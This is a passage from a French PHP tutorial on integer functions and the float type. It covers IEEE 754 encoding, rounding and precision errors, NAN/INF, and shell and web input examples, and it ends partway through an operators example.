La somme de 12 et de 9 = 21
```

Les programmes **somme\_entiers\_web.html**, et **somme\_entiers\_web.php** correspondent à la version web.

### 7.1.12 Les fonctions

Le langage PHP propose de nombreuses fonctions.

Le tableau suivant présente quelques fonctions sur les entiers.

Fonction	Signification	Exemple
<code>abs()</code>	retourne la valeur absolue	<code>\$i = abs(\$j) ;</code>
<code>rand()</code>	retourne une valeur pseudo aléatoire comprise entre 0 et la valeur indiquée par <code>getrandmax()</code> . Utiliser <code>srand()</code> pour initialiser la fonction <code>rand()</code> .	<code>\$i = rand() ;</code> <code>\$i=rand(1,49); // valeur entre 1 et 49</code>
<code>is_int()</code> <code>is_integer()</code> <code>is_long()</code>	Retourne true si l'argument est un entier false sinon	<code>if (is_int(\$i)) ...</code>
<code>intval()</code>	Retourne la valeur entière (en base 10 par défaut) de l'argument.  Si la base est précisée, on applique la conversion dans la base si le premier argument est une chaîne.  Appliqué à un tableau retourne 0 s'il est vide, 1 s'il est non vide	<code>\$i = intval(2.4); // retourne 2</code> <code>\$i = intval("2"); // retourne 2</code> <code>\$i = intval(042); // retourne 34</code> <code>\$i = intval("42",8); // retourne 34</code> <code>\$i = intval(42,8); // retourne 42</code> <code>\$i = intval(\$tableau); // retourne 0 si tableau vide, 1 si tableau non vide</code>
<code>floor()</code>	Retourne un entier : arrondi à l'entier inférieur	<code>\$i = floor(\$x) ;</code>
<code>ceil()</code>	Retourne un entier : arrondi à l'entier supérieur	<code>\$i = ceil(\$x) ;</code>
<code>is_numeric()</code>	Retourne true si l'argument est un numérique false sinon	<code>if (is_numeric(\$i)) ...</code>

Certaines fonctions `floor()`, `ceil()` retournent un entier mais leur argument est d'un autre type, par exemple float.

D'autres fonctions comme `is_numeric()` ne sont pas spécifiques aux entiers, mais à toutes les variables numériques.

Voici le programme **entiers\_fonctions\_shell.php** qui utilise les fonctions **abs()**, **rand()**, **srand()** et **is\_int()** :

```
<?php
echo "===== abs() =====\n";
echo 'Valeur absolue de 18 : '.abs(18)."\n";
echo 'Valeur absolue de -18 : '.abs(-18)."\n";

echo "===== rand() =====\n";
echo 'Nombre aléatoire entre 0 et '.getrandmax()." : ";
echo rand()." \n";
echo 'Nombre aléatoire entre 0 et '.getrandmax()." : ";
echo rand()." \n";
echo "Nombre aléatoire entre 1 et 49 : ";
echo rand(1, 49)." \n";

echo "===== srand() et rand() =====\n";
srand((double) microtime() * 1000000);
echo 'Nombre aléatoire entre 0 et '.getrandmax()." : ";
echo rand()." \n";
srand((double) microtime() * 1000000);
echo "Nombre aléatoire entre 1 et 49 : ";
echo rand(1, 49)." \n";

echo "===== is_int() =====\n";
$i=18;
echo "is_int($i)=\"";
echo var_dump(is_int($i))."\n";

$values = array(23, "23", 23.5, "23.5", null, true, false);

echo "--- tableau ---\n" ;
var_export($values);
echo "\n-----\n" ;
foreach ($values as $value)
{
    echo "is_int(";
    var_export($value);
    echo ") = ";
    var_dump(is_int($value));
}
?>
```

Voici son exécution :

```
$ php entiers_fonctions_shell.php
===== abs() =====
Valeur absolue de 18 : 18
Valeur absolue de -18 : 18
===== rand() =====
Nombre aléatoire entre 0 et 2147483647 : 840960124
Nombre aléatoire entre 0 et 2147483647 : 1542546465
Nombre aléatoire entre 1 et 49 : 11
===== srand() et rand() =====
Nombre aléatoire entre 0 et 2147483647 : 56725149
Nombre aléatoire entre 1 et 49 : 47
===== is_int() =====
is_int(18)=bool(true)

--- tableau ---
array (
    0 => 23,
    1 => '23',
    2 => 23.5,
    3 => '23.5',
    4 => NULL,
    5 => true,
    6 => false,
)
-----
is_int(23) = bool(true)
is_int('23') = bool(false)
is_int(23.5) = bool(false)
is_int('23.5') = bool(false)
is_int(NULL) = bool(false)
is_int(true) = bool(false)
is_int(false) = bool(false)
```

Le programme **entiers\_fonctions\_web.php** Correspond à la version web.

### 7.1.13 Exercice

Faire un programme qui affiche la somme, la soustraction, la multiplication, le quotient et le reste de la division entière de deux entiers saisis au clavier.

Voici un exemple d'exécution :

```
$ php entiers_shell.php
Entrez deux entiers :23 12
La somme de 23 et de 12 = 35
La soustraction de 23 et de 12 = 11
La multiplication de 23 et de 12 = 276
Le reste de la division entière de 23 et de 12 = 11
Le quotient de la division entière de 23 et de 12 = 1
```

Solution 1 : *entier\_shell.php*

Les programmes *entier\_web.php* et *entier\_web.php* correspondent à la version web.

Voici un exemple d'exécution avec un autre affichage :

```
$ php entiers_shell_v2.php  
Entrez deux entiers :23 12  
23 + 12 = 35  
23 - 12 = 11  
23 * 12 = 276  
23 % 12 = 11  
23 DIV 12 = 1
```

Solution 2 : *entier\_shell\_v2.php*

Les programmes *entier\_web\_v2.php* et *entier\_web\_v2.php* correspondent à la version web.

## 7.2 Le type Réel

### 7.2.1 Définition

Un **réel** est un **nombre positif ou négatif** ayant une virgule ou plutôt un **point décimal** qui est la notation anglo-saxonne d'usage.

Il se note par exemple : **-18.543** ou **1.2e3** ( $1.2 \times 10^{+3}$ ) ou **+1.2E-10** ( $+1.2 \times 10^{-10}$ ).

Dans les deux exemples suivants on affecte la valeur **13.8** à la variable **\$x** :

```
$x = 1.38E+1 ;
$x = 13.8 ;
```

Le programme **reels\_valeurs\_shell.php** présente ces différentes syntaxes :

```
<?php
$a = -18.0      ;
$b = -1.56      ;
$c = 7E-10      ;
$d = -8.5e+10   ;
$e = 1.2e3      ;

echo '$a = '.$a." ";
var_dump($a);
echo '$b = '.$b." ";
var_dump($b);
echo '$c = '.$c." ";
var_dump($c);
echo '$d = '.$d." ";
var_dump($d);
echo '$e = '.$e." ";
var_dump($e);
?>
```

Voici un exemple d'exécution :

```
$ php reels_valeurs_shell.php
$a = -18 float(-18)
$b = -1.56 float(-1.56)
$c = 7.0E-10 float(7.0E-10)
$d = -85000000000 float(-85000000000)
$e = 1200 float(1200)
```

Le programme **reels\_valeurs\_web.php** correspond à la version web.

### 7.2.2 Erreurs de notation

Comme cela a été vu avec les entiers, le langage PHP définit le **type de la variable** selon **l'opération effectué dessus**, ou selon la **valeur** affectée à cette variable.

Le programme **reels\_erreurs\_notation\_shell.php**, montre comment se comporte le langage en cas d'erreur de notation.

```
<?php
// erreur sur la syntaxe avec du texte
$x = "18.23azerty";
echo "==== \$x = \"18azerty\" : notation réelle erronée====\n";
echo 'echo      : $x='.$x." (chaîne)\n";
printf("printf    : \$x=%f (float)\n",$x);
echo 'var_dump : ';
var_dump($x);
echo "----après \$x=$x+0----\n";
$x=$x+0;
echo 'echo      : $x='.$x." (float)\n";
printf("printf    : \$x=%d (float)\n",$x);
echo 'var_dump : ';
var_dump($x);
?>
```

Son exécution montre que :

- La syntaxe "**18.23azerty**" : elle définit \$x comme une chaîne de caractères, qui est ensuite convertie en réel par l'opération **\$x=\$x+0**. La variable \$x possède alors la valeur entière 18.23 ;

```
$ php reels_erreurs_notation_shell.php
==== $x = "18azerty" : notation réelle erronée====
echo      : $x=18.23azerty (chaîne)
printf    : $x=18.230000 (float)
var_dump : string(11) "18.23azerty"
----après $x=$x+0----
echo      : $x=18.23 (float)
printf    : $x=18 (float)
var_dump : float(18.23)
```

Le programme **reels\_erreurs\_notation\_web.php**, correspond à la version web.

### 7.2.3 Codage binaire d'un réel

#### 7.2.3.1 Principe

Le codage binaire d'un réel est plus complexe que celui d'un entier. Les octets sont découpés en deux régions : l'*exposant* et la *mantisso* (*signée*).


Dans la notation suivante (en base 10) :  $+0.12 \times 10^{+3}$

- La valeur  $+12$  est la mantisse
- La valeur  $+3$  est l'exposant.

En réalité trois règles sont respectées pour ce codage :

1. Le découpage est effectué sous la forme **binaire**, par exemple  $1.0110101 \times 2^4$ .
2. **L'exposant est décalé** afin que sa forme binaire ne nécessite aucun bit de signe.
3. Le **signe de la mantisse est codé sur un bit autonome**, indépendamment de la valeur de la mantisse (contrairement au codage des entiers négatifs).

Voici une représentation sur 32 bits de ce codage binaire :



Le codage se fait en deux étapes :

1. On traduit le nombre décimal exprimé à l'origine en base 10, par exemple -22.625, en sa valeur binaire, soit : -10110.101
2. On traduit le nombre binaire sous la forme (signe)  $1.m \times 2^p$  où « m » est la mantisse et « p » la puissance de 2.

#### 7.2.3.1 Traduction du nombre décimal en binaire

Prenons l'exemple de la valeur -22.625 qui s'écrit -10110.101 en binaire.

La première étape consiste à travailler sur sa **valeur absolue** et à traduire la valeur « avant la virgule » en binaire, ce qui correspond à la traduction de 22 en binaire :


$$\begin{aligned} 22 &= 16 + 4 + 2 \quad (\text{en décimal}) \\ 22 &= 10000 + 100 + 10 \quad (\text{en binaire}) \\ 22 &= \mathbf{10110} \quad (\text{en binaire}) \end{aligned}$$

La seconde étape consiste à traduire la partie « après la virgule » en binaire, ce qui correspond à la traduction de 0.625 en binaire :

Le codage de 0.625 est une suite de multiplications par 2. À chaque étape on conserve la partie entière :

$$\begin{aligned}
 0.625 \times 2 &= 1.25 \rightarrow 1 \rightarrow 0.1 \\
 0.25 \times 2 &= 0.5 \rightarrow 0 \rightarrow 0.10 \\
 0.5 \times 2 &= 1 \rightarrow 1 \rightarrow \mathbf{0.101}
 \end{aligned}$$

Le regroupement des deux codage donne :  $(22.625)_{10} = (10110.101)_2$



Donc :  $(-22.625)_{10} = (-10110.101)_2$

### Remarque :

*Il faut noter que la partie décimale exprimée en binaire correspondra forcément à une somme de puissance de 2 négatives.*

*Cela posera un problème pour les nombres ayant une partie décimale ne pouvant s'exprimer comme une somme exacte de puissance de 2 négatives ! Ils ne seront pas exacts, donc faux, sous la forme binaire !*

#### 7.2.3.2 Représentation avec mantisse et exposant

Cette notation est ensuite traduite en nombre à virgule flottante selon la norme IEEE 754. Les deux formats de cette norme sont les suivants (en binaire et puissance de 2) :

- 32 bits : **1 bit de signe** de la mantisse, **8 bits d'exposant** (codage des valeurs -126 à 127 avec un décalage), **23 bits de mantisse**, type float sur 32 bits ;
- 64 bits : **1 bit de signe** de la mantisse, **11 bits d'exposant** (codage des valeurs -1022 à 1023 avec un décalage), **52 bits de mantisse**, type float sur 64 bits équivalent à double.

La valeur binaire  $-10110.101$  est réécrit sous la forme  $-1.0110101 \times 2^4$  (la réécriture de  $-22.625$  en  $-0.22625 \times 10^2$  est transposée au binaire). Ce nombre est maintenant sous la forme :

$$(\text{signe}) 1.m \times 2^p$$

où « m » est la mantisse et « p » la puissance de 2.

La formule utilisée pour le codage est la suivante :

$$\text{valeur} = (\text{signe}) \times 1.m \times 2^{e - \text{décalage}}$$

où :


- $\text{décalage} = 2^{n-1} - 1$  ( $n$  = nombre de bits pour l'exposant, soit 8 pour le type float sur 32 bits ou 11 pour une représentation sur 64 bits), soit 127 ( $2^7 - 1$ ) pour un float sur 32 bits, ou 1023 ( $2^{10} - 1$ ) pour un float sur 64 bits.
- $p = e - \text{décalage}$ . Le calcul de l'exposant binaire est le suivant :  $e = p + 127$  sur 32 bits, ou  $e = p + 1023$ .

#### 7.2.3.2.1 Sur 32 bits

Dans cet exemple  $-22.625$  se récrit en binaire  $-1.\boxed{0110101} \times 2^4$ .

La formule  $(\text{signe}) \times 1.m \times 2^{e - \text{décalage}}$ , se traduit par :  $m = \boxed{0110101}$  et  $e = 4 + 127 = 131$ .

La figure suivante présente le codage final du nombre négatif  $-22.625$  sur 32 bits.




#### 7.2.3.2.2 Sur 64 bits

Dans cet exemple  $-22.625$  se récrit en binaire  $-1.\boxed{0110101} \times 2^4$ .

La formule  $(\text{signe}) \times 1.m \times 2^{e - \text{décalage}}$ , se traduit par  $m = \boxed{0110101}$  et  $e = 4 + 1023 = 1027$ .

La figure suivante présente le codage final du nombre négatif  $-22.625$  sur 64 bits.



### 7.2.3.3 Conséquence de cette représentation sur l'exactitude des calculs

Cette représentation binaire d'un réel ne permet pas de coder parfaitement tous les nombres. Ainsi, **certains nombres réels qui sont « exacts » en base 10 deviennent infinis en binaire**. Leur utilisation dans un calcul provoque un résultat « approché ». C'est le cas du nombre 2.2, dont la mantisse binaire est infinie :

$$\begin{array}{rcl}
 0.2 \times 2 & = & 0.4 \rightarrow 0 \rightarrow 0.0 \\
 0.4 \times 2 & = & 0.8 \rightarrow 0 \rightarrow 0.00 \\
 0.8 \times 2 & = & 1.6 \rightarrow 1 \rightarrow 0.001 \\
 0.6 \times 2 & = & 1.2 \rightarrow 1 \rightarrow 0.0011 \\
 0.2 \times 2 & = & 0.4 \rightarrow 1 \rightarrow 0.00110 \\
 0.4 \times 2 & = & 0.8 \rightarrow 0 \rightarrow 0.001100
 \end{array}$$

Le calcul continue indéfiniment ! La représentation de 2.2 sur vingt-trois décimales est : 10.00110011001100110011001, ce qui correspond à la valeur réelle 2.199999928.

Le calcul  $2 \times 2.2$  dans un programme donnera le résultat approché 4.399999856 à la place du résultat exact 4.4. De plus, au fur et à mesure des calculs, l'erreur grandit. Alors que l'erreur initiale est de  $0.72 \times 10^{-6}$ , elle est de  $1.44 \times 10^{-6}$  après la multiplication par 2. Si ce calcul est dans une boucle, l'erreur continue à grandir et le résultat devient totalement faux !

### 7.2.3.4 Limites du codage

#### 7.2.3.4.1 Valeurs minimales

##### 7.2.3.4.1.1 Sur 32 bits

Sur 32 bits le **plus petit nombre positif différent de 0**, et le **plus grand nombre négatif différent de 0** correspondent à la valeur binaire à 1 pour l'exposant et des valeurs binaires à 0 pour la mantisse, soit :

$$\pm 1.17549435 \times 10^{-38}$$

##### 7.2.3.4.1.2 Sur 64 bits

Sur 64 bits le **plus petit nombre positif différent de 0**, et le **plus grand nombre négatif différent de 0** correspondent à la valeur binaire à 1 pour l'exposant et des valeurs binaires à 0 pour la mantisse, soit :

$\pm 2,2250738585072014 \times 10^{-308}$

#### 7.2.3.4.2 Valeurs maximales

##### 7.2.3.4.2.1 Sur 32 bits

Sur 32 bits **le plus grand nombre positif fini**, et **le plus petit nombre négatif fini** (représenté par la valeur 254 dans le champ exposant et tous les bits à 1 pour la mantisse) soit :

$\pm 3,40282326 \times 10^{38}$

##### 7.2.3.4.2.2 Sur 64 bits

Sur 64 bits **le plus grand nombre positif fini**, et **le plus petit nombre négatif fini** (représenté par la valeur 2046 dans le champ exposant et tous les bits à 1 pour la mantisse) soit :

$\pm 1,7976931348623157 \times 10^{308}$

## 7.2.4 Les erreurs de précision

Certains nombres réels ont une valeur décimale (après la virgule) infinie, comme **PI=3.1415926535898...**

Cela pose le problème des **erreurs de calcul sur de tels nombres**. En effet le fait d'écrire cette valeur dans une variable dont la taille mémoire est finie, implique que la valeur est fausse : la partie décimale qui ne « rentre » pas dans la mémoire est perdue.

**Les valeurs réelles infinies sont toujours fausses !**

C'est aussi le cas des **valeurs décimale finie** (en base 10), qui ont une **partie décimale infinie** une fois écrite en **binnaire** comme cela a été démontré à la section 7.2.3.3.

**Certaines valeurs réelles n'ont pas de représentation exacte en binaire!**

Par exemple, les valeurs **0.1 et 0.7 n'ont pas de représentation exacte en binaire !**

Ainsi la **somme de 0.1 et de 0.7** devrait donner 0.8, or le résultat informatique sera **7.9999999999999991118**, soit presque 0.8 à la 16<sup>ème</sup> décimale près.

Le programme **reel\_decimale\_infinie\_shell.php** montre ce calcul :

```
<?php
// cas des nombres réels ayant un partie décimale infinie
// calcul en utilisant des variables intermédiaires
$x=0.1+0.7 ;
$y=$x*10;

$correction=1e-15;

$z_sans_correct=floor($y);
$z_avec_correct=floor($y+$correction);
echo '$x = (0.1+0.7) = '.$x."\n";
echo '$y = $x*10      = '.$y."\n";
echo '$z = floor($y) sans correction = '.$z_sans_correct."\n";
echo '$z = floor($y) avec correction = '.$z_avec_correct."\n";

// calcul direct, sans correction : FAUX
$t=floor((0.1+0.7)*10) ;
echo 'floor((0.1+0.7)*10) = '.$t."\n";
```

?>

Les affichages par **echo** de la variable **\$x**, contenant le résultat du calcul **0.1+0.7**, ou de la variable **\$y**, contenant le résultat du calcul **\$x\*10**, laissent penser que les calculs sont justes.

Mais quand on applique la fonction **floor()** à la variable **\$y**, qui récupère l'entier inférieur le plus proche, alors on trouve la valeur 7, et non la valeur 8 attendue.

Avec la correction de  $1 \times 10^{-15}$  appliquée à **\$y**, avant la fonction **floor()**, le calcul devient juste.

```
$ php reel_decimale_infinie_shell.php
$x = (0.1+0.7) = 0.8
$y = $x*10      = 8
$z = floor($y) sans correction = 7
$z = floor($y) avec correction = 8
floor((0.1+0.7)*10) = 7
```

Le programme **reel\_decimale\_infinie\_web.php** Correspond à la version web.

#### Remarques :

-1- D'une manière générale, **il faut éviter de comparer deux nombres réels avec l'égalité.**

*Il est préférable de considérer que deux nombres réels sont égaux, si leur différence est inférieure à une certaine précision.*

*Par exemple, remplacer cette écriture :*

*if (\$x == \$y) ...*

*par*

*if (abs(\$x-\$y)<\$precision) ...*

-2- **Il faut également se méfier du résultat des traitements récupérant un entier à partir d'un réel.**

*Le simple fait de récupérer la partie entière d'un nombre réel « proche » de la valeur attendue provoque une erreur comme le montre le programme **reel\_decimale\_infinie.php**.*

#### 7.2.5 Capacité

En PHP un réel est défini sur 64 bits selon le format IEEE 754 qui donne une précision de 1.11e-16.

Le tableau suivant récapitule la capacité d'un réel :

Nb octets	Type de valeur	Valeur
8 octets	plus grand nombre positif fini, et plus petit nombre négatif fini	$\pm 1.7976931348623157 \times 10^{308}$
=	Le plus petit nombre positif différent de zéro, et plus grand nombre négatif différent de zéro	$\pm 2,2250738585072014 \times 10^{-308}$
64 bits		1 bit de signe, 11 bits d'exposant, 52 bits de mantisse

Les programmes `taille_reel_positif_shell.php` et `taille_reel_negatif_shell.php` approchent ces valeurs limites. Leurs versions web sont `taille_reel_positif_web.php` et `taille_reel_negatif_web.php`.

### 7.2.6 Les valeurs **NAN** et **INF**

Si lors d'un calcul, la valeur **dépasse la capacité d'un réel**, alors la variable contient une valeur **INFINIE**, caractérisée par la constante **INF** (ou **-INF**).

D'autre part, si un **calcul est impossible**, comme le fait d'appliquer une fonction à des valeurs qui ne sont pas dans son espace de définition, alors la constante **NAN** est retournée.

Comme la constante **NAN** représente une valeur indéfinie et non représentable, elle ne doit pas être comparée à d'autres valeurs, y compris à elle-même. **Il faut utiliser la fonction `is_nan()` pour détecter cette valeur indéfinie.**

Le programme `reel_inf_nan_shell.php` en présente des exemples :

```
<?php
$nombre_max=1.7976931348623E+308;
$nombre_depassant_la_capacite=$nombre_max + 1.0E+306;

echo 'Valeur de $nombre_max : ';
var_dump($nombre_max);
echo 'Valeur de $nombre_depassant_la_capacite : ';
var_dump($nombre_depassant_la_capacite);

// Calcul invalide, doit retourner une
// valeur NaN
$resultat = acos(8);
echo 'calcul de acos(8) : ';
var_dump($resultat);
echo 'test de is_nan(cos(8)) : ';
var_dump(is_nan($resultat));
?>
```

Voici son exécution :

```
$ php reel_inf_nan_shell.php
Valeur de $nombre_max : float(1.7976931348623E+308)
Valeur de $nombre_depassant_la_capacite : float(INF)
calcul de acos(8) : float(NAN)
test de is_nan(cos(8)) : bool(true)
```

Le programme `reel_inf_nan_web.php` est la version web.

### 7.2.7 Les nombres de grande taille

Pour le calcul sur des nombres de grande taille et de grande précision, le langage PHP propose des bibliothèques d'outils nommés **BCMath** ou **GMP**.

BCMath est un calculateur binaire pour n'importe quelle précision et n'importe quelle taille de nombres.

La représentation interne est sous la forme de chaînes de caractères.

Une information complète est disponible à l'URL :

<http://php.net/manual/fr/book.bc.php>

## 7.2.8 Saisie et affichage

### 7.2.8.1 Dans un environnement Shell

La saisie et l'affichage dans un environnement Shell ont déjà été présentés aux sections 5.2.3.3 et 5.2.3.5. En voici un rappel.

Le format utilisé est `%f` pour le `printf` ou le `fscanf`, comme indiqué à la section 5.2.

Le programme `reels_saisie_affichage_shell.php` en donne un exemple. Il présente les deux affichage via l'instruction `echo` puis l'instruction `printf()` :

```
<?php
echo "Entrez un réel : " ;
fscanf(STDIN,"%f",$x) ;
echo "Réel saisi : ".$x.PHP_EOL ;
printf("Réel saisi : %f\n",$x) ;
?>
```

Voici un exemple de son exécution :

```
$ php reels_saisie_affichage_shell.php
Entrez un réel : 2.85
Réel saisi : 2.85
Réel saisi : 2.850000
```

### 7.2.8.2 Dans un environnement web


La saisie par formulaire est abordée à la section 5.3.1.

Le formulaire de saisie retourne une chaîne de caractères via le type « text » via la méthode POST.

Voici le programme formulaire Web `reels_saisie_affichage_web.html` qui permet la saisie :

```
<!DOCTYPE html>
<html>
<body>
    <form action="reels_saisie_affichage_web.php" method="post">
        Entrez un r&eacute;el <input type="text" name="x" size="10" /><br>
        <input type="submit" value="Valider" />
        <input type="reset" value="Effacer le formulaire" />
    </form>
</body>
</html>
```

Voici l'affichage du formulaire :




Voici le programme php **reels\_saisie\_affichage\_web.php** activé par le formulaire après validation et qui effectue l'affichage.

Il récupère la valeur « texte » transmise et la converti au format réel via **floatval()** (voir section 7.2.14).

L'instruction **var\_dump()** affiche la valeur et le type de la variable :

```
<!DOCTYPE html>
<html>
<body>
<?php
define("WEB_EOL", "<br>");
// --- on récupère les données ---
$x=$_POST['x'];
// --- on traite les données ---
$x=floatval($x);
echo "Réel saisi : ".$x.WEB_EOL ;
var_dump($x);
?>
</body>
</html>
```

Voici le résultat de son exécution :



### 7.2.9 Transtypage explicite via (**float**)

Si on désire forcer l'interprétation d'une variable ou d'un calcul en réel, il faut utiliser le préfix (**float**) (comme indiqué à la section 6.7) avant la variable ou le calcul.

Voici le programme **reels\_transtypage\_shell.php** qui en montre un exemple :

```
<?php
$x="18.2";
var_dump($x);
$x=(float)$x; // transtypage explicite
var_dump($x);

$y="8.2texte";
var_dump($y);
```

```
$y=(float)$y; // transtypage explicite
var_dump($y);
?>
```

Son exécution montre que :

- La variable \$x contenant le texte "18.2", est convertie en réel et que sa valeur devient 18.2 ;
- La variable \$y contenant le texte "8.2texte", est convertie en réel et que sa valeur devient 8.2 ;

```
$ php reels_transtypepage_shell.php
string(4) "18.2"
float(18.2)
string(8) "8.2texte"
float(8.2)
```

Le programme **reels\_transtypepage\_web.php** est la version web.

### 7.2.10 Transtypepage explicite via **settype()**

Comme cela a été présenté à la section 6.6, on peut également utiliser la fonction **settype()** pour forcé le changement de type en réel.

Voici le programme **reels\_settype\_shell.php**, réécriture du programme précédent avec la fonction **settype()**.

```
<?php
$x="18.2";
var_dump($x);
settype($x,"float"); // transtypepage explicite
var_dump($x);

$y="8.2texte";
var_dump($y);
settype($y,"float"); // transtypepage explicite
var_dump($y);
?>
```

Le programme **reels\_settype\_web.php**, correspond à la version web.

### 7.2.11 Les opérateurs arithmétiques

Le tableau ci-dessous récapitule les opérateurs arithmétiques sur les réels:

Opérateur	Signification	Exemple
+	Addition	\$z = \$x + \$y ;
-	Soustraction	\$z = \$x - \$y ;
*	Multiplication	\$z = \$x * \$y ;
/	Division réelle	\$resultat = \$x / \$y ;
**	puissance	\$resultat = \$x ** \$y ;/* \$x à la puissance \$y à partir de PHP 5.6 équivalent à exp(\$y*log(\$x))*/
=	Affectation	\$b = \$a ;

+ =	Somme et affectation	<code>\$y += \$x ; // \$y = \$y+\$x</code>
- =	soustract.& affectation	<code>\$y -= \$x ; // \$y = \$y-\$x</code>
* =	multiplic.& affectation	<code>\$y *= \$x ; // \$y = \$y*\$x</code>
/ =	Division <b>réelle</b> & affectation	<code>\$y /= \$x ; // \$y = \$y/\$x</code>

Le programme **reels\_operateurs\_shell.php** présente l'utilisation de ces opérateurs :

```
<?php
$x=10.3;
$y=3.4;
echo 'valeur initiale de $x='.$x."\n";
echo 'valeur initiale de $y='.$y."\n";
$k=$x+$y ; // addition
echo '$k='.$k."\n";
